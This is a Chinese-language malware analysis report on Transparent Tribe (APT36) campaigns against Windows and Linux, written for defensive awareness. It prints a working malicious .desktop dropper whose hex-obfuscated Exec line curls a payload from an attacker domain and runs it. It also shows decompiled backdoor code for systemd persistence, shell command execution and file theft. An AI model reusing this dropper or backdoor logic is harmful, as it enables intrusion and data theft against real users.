Unknown Title

APT-C-56

透明部落

APT-C-56（透明部落）组织，又称APT36、ProjectM、C-Major，是一个源自南亚的高级持续性威胁组织。该组织的主要活动区域集中于印度及其周边国家，精通社会工程学，擅长实施针对性极强的鱼叉式网络攻击，并且具备多样化的攻击载荷能力和跨平台攻击技术。

一、概述 析

近期，360高级威胁团队发现透明部落组织针对Windows和Linux系统发起无差别攻击，其攻击手段具有针对性且隐蔽性较强。在Windows环境中，攻击者以.ppam文件为载体，通过内嵌宏代码下载恶意载荷，进而触发复杂多阶段攻击链，最终实现窃密目的；而在Linux环境中，攻击者则利用桌面应用程序分发恶意载荷，通过将文件名伪装为.pdf.desktop后缀诱导用户执行，从而完成攻击入侵。

值得注意的是，在此轮攻击中，攻击者采用的恶意载荷已发生显著变化：Windows平台不再使用常见的CrimsonRAT；Linux平台也摒弃了以往的波塞冬（Poseidon）组件，转而部署了一种新型RAT，该新型RAT都使用Golang进行开发，并具有一定的代码相关性。由于该RAT在历史攻击活动中较为罕见，特此进行详细分析说明，以提升用户安全防范意识并避免潜在威胁。


二、攻击活动分析

1. 攻击流程分析

在本轮攻击中，透明部落组织针对Linux平台的攻击载体采用了.desktop文件，并使用具有诱惑性的文件名进行伪装，如Def_Sec_Briefings_Schedule.pdf.desktop，诱导用户在Linux环境中执行ELF样本，运行后该文件会下载并打开伪装文档，同时也会下载并执行后续的攻击载荷，以完成窃密行为。

在Windows平台攻击活动中，攻击者采用.ppam格式文档作为恶意载体，并通过精心设计的文件名实施社会工程学诱导，文件名包括"Jammu Kashmir Police Letter Dated 31July.ppam" 及"Sexual-Harassment-Case-in-Ministry-of-Water-Board.ppam"等。当用户执行该文档后，内嵌的宏代码将被触发，进而从远程服务器下载受密码保护的ZIP压缩包，该防护机制旨在规避安全软件的静态检测。随后，宏代码会通过硬编码方式提供解压密码，完成压缩包解密后加载远程控制程序，最终实现数据窃取等恶意行为。

整个攻击流程如下图所示：




2. Linux攻击样本

2.1）恶意载荷分析

近期我们捕获多个恶意ELF文件，但是功能都大同小异，现以其中一个ELF文件分析，该文件基本信息如下：

MD5	e1b4572ea0780c963043819016f4c7a8
文件名称	Def_Sec_Briefings_Schedule.pdf.desktop
文件大小	691bytes(691字节)

攻击者通过投递.desktop文件展开攻击，该类型的文件是Linux桌面环境中用于定义应用程序启动器的文件格式，可以视为Linux系统中的快捷文件。




```
┌──(kali㉿kali)-[~/Desktop]
└─$ ls | grep "Def_"
Def_Sec_Briefings_Schedule.pdf.desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ cat Def_Sec_Briefings_Schedule.pdf.desktop
[Desktop Entry]
Name=Def_Sec_Briefings_Schedule.pdf_Viewer.pdf
Exec=bash -c 'f="/tmp/Def_Sec_Briefings_Schedule.pdf-$(date +%s)";a="68747470733a2f2f74726d6d2e73706163652f536f667473436f6d70616e792f642f3237
6970626f6172642e747874";b="66697265666f78";c="68747470733a2f2f64726976652e676f6f676c652e636f6d2f66696c652f642f31432d50483745454f687635676a597
37a5f4b47426534383435345147632f766965773f7573703d73686172696e67";curl -s "$(echo $a|xxd -r -p)" | xxd -r -p > "$f" && chmod +x "$f" && "$f" &
ho $b|xxd -r -p)" --new-window "$(echo $c|xxd -r -p)" &'
Terminal=false
Type=Application
Icon=application-pdf
Categories=Office;
X-GNOME-Autostart-enabled=true
X-AppImage-Integrate=false
```

其中“Exec”表示需要执行的命令和参数。“Exec”键的内容如下，将变量a,b,c十六进制解密依次为“https[:]//trmm.space/SoftsCompany/d/27/clipboard.txt”，“firefox”，“https[:]//drive.google.com/file/d/1C-PH7EEOhv5gjYzKnsz_KGBe48454QGc/view?usp=sharing”，然后利用curl从https[:]//trmm.space/SoftsCompany/d/27/clipboard.txt下载文件到临时目录，名字以“Def_Sec_Briefings_Schedule.pdf-”开头，这个文件是一个ELF可执行文件，然后赋予可执行权限，并执行。

```
f="/tmp/Def_Sec_Briefings_Schedule.pdf-$(date +%s)";

a="68747470733a2f2f74726d6d2e73706163652f536f667473436f6d70616e792f642f32372f636c6970626f6172642e747874";

b="66697265666f78";

c="68747470733a2f2f64726976652e676f6f676c652e636f6d2f66696c652f642f31432d50483745454f687635676a597a4b6e737a5f4b4

curl -s "$(echo $a|xxd -r -p)" | xxd -r -p > "$f" && chmod +x "$f" && "$f" & "$(echo $b|xxd -r -p)" --new-window "$(echo $c|xxd -r -p)" &
```

第二步使用浏览器打开https[:]//drive.google.com/file/d/1C-PH7EEOhv5gjYzKnsz_KGBe48454QGc/view?usp=sharing。这是一份PDF文件，这份PDF文件是一个伪装文档，其主要内容是为印度国防部长指定人员准备的简报和访问计划。



Ministry of Defence
0/0 JS(Estt.)

Following Briefings/Visits have been planned for OSD & Defence Secretary designate as per the attached schedule. Concerned Services/Joint Secretaries/Departments are requested to kindly organise the proposed briefings/visits.

JS(E), DoD

To,

1. VC0AS 2. C-in-C, ANC 3. DCNS 4. DCIDS(PP&FD), HQIDS
5. DGAFMS 6. DGDE 7. CGDA 8. DGBR 9. DG (Acq)
10. ADG(ICG) 11. JSs of DDP/DMA/DESW/D0D. 12. Div (P&C) DOC)

Copy to :

1. Sr. PPS to OSD & Defence Secretary designate
2. PPS to Addl. secy, DoD.

for information:

Q Sö +0 Sead-@.1.

Ministry of Defence


A) Briefings for OSD & Defence Secretary designate:

Sl. No.	Topic	Concerned Department/Wing/Organisation	Time Slot/ Hrs.	Location
21.08.2025				
*1.	Policy & Planning	JS (Armed Forces & Policy)	1030-1130	OSD Office
	Cyber Security & CIRA	JS (Armed Forces & Policy)	1200-1300	Room 102
	MOD Parliament	JS (Parliament)	1600-1700	OSD Office
22.08.2025				

2.2）恶意组件分析


MD5 aff4b4f121aba5046f781fc6aafe8de2
文件名称 Def_Sec_Briefings_Schedule.pdf-
文件大小 7.80MB(8,187,904字节)

Def_Sec_Briefings_Schedule.pdf-是一个Golang开发的ELF后门程序，其主要功能如下：




```
; void __fastcall main_main()
main_main       proc near               ; CODE XREF: runtime_main+289↑p
                                        ; main_main+50↓j
                                        ; DATA XREF: ...
                cmp     rsp, [r14+10h]
                jbe     short loc_64F94B
                push    rbp
                mov     rbp, rsp
                sub     rsp, 10h
                call    main__initializeEnvironment
                nop
                call    os_executable
                call    main__isPersistentLocation
                xchg    ax, ax
                test    al, al
                jnz     short loc_64F92A
                nop
                call    main__installLinuxPersistence

loc_64F92A:                             ; CODE XREF: main_main+22↑j
                lea     rax, off_752E70
                call    runtime_newproc
                call    main__testServerConnection
                nop     dword ptr [rax+rax+00h]
                call    main__mainLoop
; ---------------------------------------------------------------------------
                add     rsp, 10h
                pop     rbp
                retn
```

首先，这个ELF后门会收集受害者机器的“username”、“hostname”、“pid”以及“ppid”信息。




```
else
{
  v72 = runtime_convTstring(*(v9 + 32), *(v9 + 40), *(v9 + 32), a4, a5, v10, v11, v12, v13);
  LODWORD(v14) = qword_9BCAA0;
  v22 = runtime_mapassign_faststr("\b", qword_9BCAA0, "username", 8, a5, v18, v19, v20, v21);
  *v22 = &unk_6CED80;
  if...
  v22[1] = v23;
}
v70 = os_hostname();
v71 = runtime_mapassign_faststr("\b", qword_9BCAA0, "hostname", 8, a5, v25, v26, v27, v28);
v34 = runtime_convTstring(v70, v14, v29, 8, a5, v30, v31, v32, v33);
v39 = &unk_6CED80;
v40 = v71;
*v71 = &unk_6CED80;
if...
v40[1] = v34;
syscall_rawSyscallNoError(v34, v14, v39, 8, a5, v35, v36, v37, v38, 39LL, v8, *(&v8 + 1), 0LL);
v73 = runtime_convT64(v69, v14, v41, 8, a5, v42, v43, v44, v45);
LODWORD(v14) = qword_9BCAA0;
v50 = runtime_mapassign_faststr("\b", qword_9BCAA0, "pid", 3, a5, v46, v47, v48, v49);
v55 = "\b";
*v50 = "\b";
if...
v50[1] = v56;
syscall_rawSyscallNoError(v50, v14, v55, 3, a5, v51, v52, v53, v54, 110LL, 0LL, 0LL, 0LL);
v74 = runtime_convT64(v69, v14, v57, 3, a5, v58, v59, v60, v61);
result = runtime_mapassign_faststr("\b", qword_9BCAA0, "ppid", 4, a5, v62, v63, v64, v65);
```

接着读取当前进程的执行文件路径，然后通过判断/userHomeDir/.config/systemd服务配置目录是否存在，从而获取可执行文件相关的配置信息，判断出该Golang后门是否被可持久化。




```
v16 = a1;
v14[1] = a2;
v14[0] = os_UserHomeDir(a1);
v14[3] = 7LL;
v14[2] = ".config";
v14[5] = 7LL;
v14[4] = "systemd";
v12 = path_filepath_join(v14, 3, 3, a4, a5, v8, v9, v10, v11);
if ( a2 >= 3 )
  return runtime_memequal(v16, v12, 3LL);
else
  return 0LL;
```

如果没有持久化，就通过写入Linux系统服务配置文件，并添加计划任务以实现驻留。




```
v310[2] = ".config";
v310[5] = 7LL;
v310[4] = "systemd";
v310[7] = 4LL;
v310[6] = "user";
v282 = path_filepath_join(v310, 4, 4, v26, a5, v32, v33, v34, v35, v192, v218, v241);
v270 = 4LL;
os_MkdirAll(v282, 4, 493, v26, a5, v45, v46, v47, v48, v194, v220, v242);
v304 = os_Getenv("USER", 4, v49, v26, a5, v50, v51, v52, v53, v195, v221);
v278 = 4LL;
v301 = v10;
v302 = v10;
v59 = runtime_convTstring(v283, v271, v54, v26, a5, v55, v56, v57, v58);
*&v301 = &unk_6CED80;
*(&v301 + 1) = v59;
v65 = runtime_convTstring(v304, v278, v60, v26, a5, v61, v62, v63, v64);
*&v302 = &unk_6CED80;
*(&v302 + 1) = v65;
v289 = fmt_Sprintf(
         "[Unit]\n"
         "Description=System Update Service\n"
         "After=network.target\n"
         "\n"
         "[Service]\n"
         "Type=simple\n"
         "ExecStart=%s\n"
         "Restart=always\n"
         "RestartSec=10\n"
         "User=%s\n"
         "\n"
         "[Install]\n"
         "WantedBy=default.target\n",
```

然后通过对http[:]//solarwindturbine.site:4000/health发送Get请求。查看响应编码是否为200,从而测试C2服务器是否能正常通联。如果通联正常，则会进行后续远控功能。




```
do
{
  v9 = time_Sleep(-1294967296, a2, a3, (_DWORD)a4, (_DWORD)a5, a6, a7, a8, a9, v23);
  v15 = main__testServerConnection(v9, a2, v10, (__int64)a4, (__int64)a5, v11, v12, v13, v14);
}
while ( !(_BYTE)v15 );
CommandsFromServer = (__int64 *)main__getCommandsFromServer(v15, a2, a3, (int)a4, (int)a5, a6, a7, a8, a9);
```

目前该远控工具支持两种类型的远控操作：命令执行、文件窃取。




```
v8 = runtime_newproc(&main__pollForCommands_, a2, a3, a4, a5, a6, a7);// <-----
while ( 1 )
{
  v14 = main__testServerConnection(v8, a2, v9, a4, a5, v10, v11, v12, v13);
  if ( v14 )
  {
    if ( main__isDataCollectionEnabled(v14, a2, v15, a4, a5, v16, v17, v18, v19) )
    {
      a2 = 1LL;
      main__scanFileSystem(&unk_7360C0, 1LL, v20, a4, a5, v21, v22, v23, v24);
      v8 = time_Sleep(-64771072, 1, v25, a4, a5, v26, v27, v28, v29, v30);
    }
    else
    {
      v8 = time_Sleep(-64771072, a2, v20, a4, a5, v21, v22, v23, v24, v30);
    }
  }
```

命令执行：首先从C2服务器中获取需要执行的指令，然后执行这些指令，并将结果返回。




```
while ( 1 )
{
  do
    v10 = time_Sleep(-1294967296, a2, a3, a4, a5, a6, a7, a8, a9, v23);
  while ( !main__testServerConnection(v10, a2, v11, a4, a5, v12, v13, v14, v15) );
  CommandsFromServer = main__getCommandsFromServer();
  while ( a2 > 0 )
  {
    v26 = a2;                                  else
    v29 = CommandsFromServer;                  {
    v27 = *CommandsFromServer;                   v48 = 9;
    (loc_476FBE)(CommandsFromServer, a2,         v49 = "completed";
    v24 = v27;                                 }
    a4 = v25;                                  return main__sendCommandResponse(a10, a11, v49, v48, v26, v22, v25, v23,
    a5 = v28;
    v17 = (loc_476FBE)(v25, v28);
    main__executeCommand(v17, a2, v18, v25, v28, v19, v20, v21, v22, v24, v25[0], v25[1], v25[2]);
    CommandsFromServer = v29 + 15;
    a2 = v26 - 1;
```

这些命令可以分为三类，第一类是“Browse”，功能是读取指定的目录信息。




```
if ( !v23 || (v24 = *v22, v23 == 1) && *v24 == '/' )
{
  LODWORD(v23) = 1;
  v24 = &unk_7360C0;
}
v25 = v23;
v40 = internal_filepathlite_Clean(v24, v23, v24, 4, &unk_6CED80, v17, v18, v19, v20);
os_ReadDir(v40, v25, v26, 4, &unk_6CED80, v27, v28, v29, v30);
v41 = v15;
*&v21 = MEMORY[0xC];
v41 = v21;
fmt_Sprintf("Error reading directory: %v", 27, &v41, 1, 1, v31, v32, v33, v34, v36, v37, v38);
```

第二类是“Upload”，功能是读取并上传文件内容。




```
v16 = runtime_mapaccess1_faststr("\b", a14, "filename", 8, a5, a6, a7, a8, a9, v37, v42, v47);
if ( *v16 != &unk_6CED80 )
  return 0LL;
v21 = runtime_mapaccess1_faststr("\b", a14, "path", 4, **(v16 + 8), v17, v18, v19, v20, v38, v43, v48);
if ( *v21 != &unk_6CED80 )
  return 0LL;
*(&v26 + 1) = **(v21 + 8);
v27 = runtime_mapaccess1_faststr("\b", a14, "content", 7, DWORD2(v26), v22, v23, v24, v25, v39, v44, v49);
if ( *v27 != &unk_6CED80 )
  return 0LL;
encoding_base64__ptr_Encoding_DecodeString(
```

第三类是“Execute”，功能是执行指定的命令。




```
v126[1] = 2LL;
v126[0] = "-c";
v127[1] = v20;
v127[0] = v21;
LODWORD(v43) = 2;
v44 = os_exec_Command("sh", 2, v126, 2, 2, v20, v16, v17, v18, v107, v111, v114);
v50 = os_exec__ptr_Cmd_CombinedOutput(v44, 2, v45, 2, 2, v46, v47, v48, v49, v108);
```

除此以外，还控制了“ENABLE_DATA_COLLECTION”收集数据开关。如果该开关打开，意味着会收集特定文件类型的文件。



```
  v90 = main__setDataCollectionEnabled(1LL, "ENABLE_DATA_COLLECTION", v41, 7LL, &unk_6CED80, v42, v16, v17, v18);
  v124 = runtime_makemap_small(v90, "ENABLE_DATA_COLLECTION", v91);
  v96 = runtime_mapassign_faststr("\b", v124, "success", 7, &unk_6CED80, v92, v93, v94, v95);
  *v96 = &unk_6CF180;
  if...
  v96[1] = &unk_7B7B68;
  v102 = runtime_mapassign_faststr("\b", v124, "message", 7, &unk_6CED80, v97, v98, v99, v100);
  *v102 = &unk_6CED80;
  if...
  v102[1] = &off_7AC1A0;
  return "\b";
}
else
{
  if...
  if...
  v24 = main__setDataCollectionEnabled(0LL, "DISABLE_DATA_COLLECTION", v22, 7LL, &unk_6CED80, v23, v16, v17, v18);
  v122 = runtime_makemap_small(v24, "DISABLE_DATA_COLLECTION", v25);
  v30 = runtime_mapassign_faststr("\b", v122, "success", 7, &unk_6CED80, v26, v27, v28, v29);
```

文件窃密：首先判断是否启用数据收集功能，如果启用数据收集，则上传文件后缀为“.pdf”、“.doc”、“.xls”、“.ppt”、“.txt”、“.zip”、“.rar”的文件。



```
v25 = v16;
v18 = file_typelist;                    // 获取指定的文件类型：.pdf.doc.xls.ppt.txt.zip.rar
for ( j = qword_9B1EC8; j > 0; --j )
{
  if ( v18[1] == v16 )
  {
    v26 = j;
    v28 = v18;
    if ( runtime_memequal(v17, *v18, v16) )
    {
      main__handleTargetFile(v31, a2, v20, a4, v31, v21, v22, v23, v24);
      return 0LL;
    }
    v17 = v27;
    v18 = v28;
    j = v26;
    v16 = v25;
  }
  v18 += 2;
}
return 0LL;
```

```
result = main__processAndUpload(a1, a2, a3, a4, a5, a6, a7, a8, a9);
if ( result )
{
  v32 = result;
  v34 = v10;
  v33[0] = &unk_6CED80;
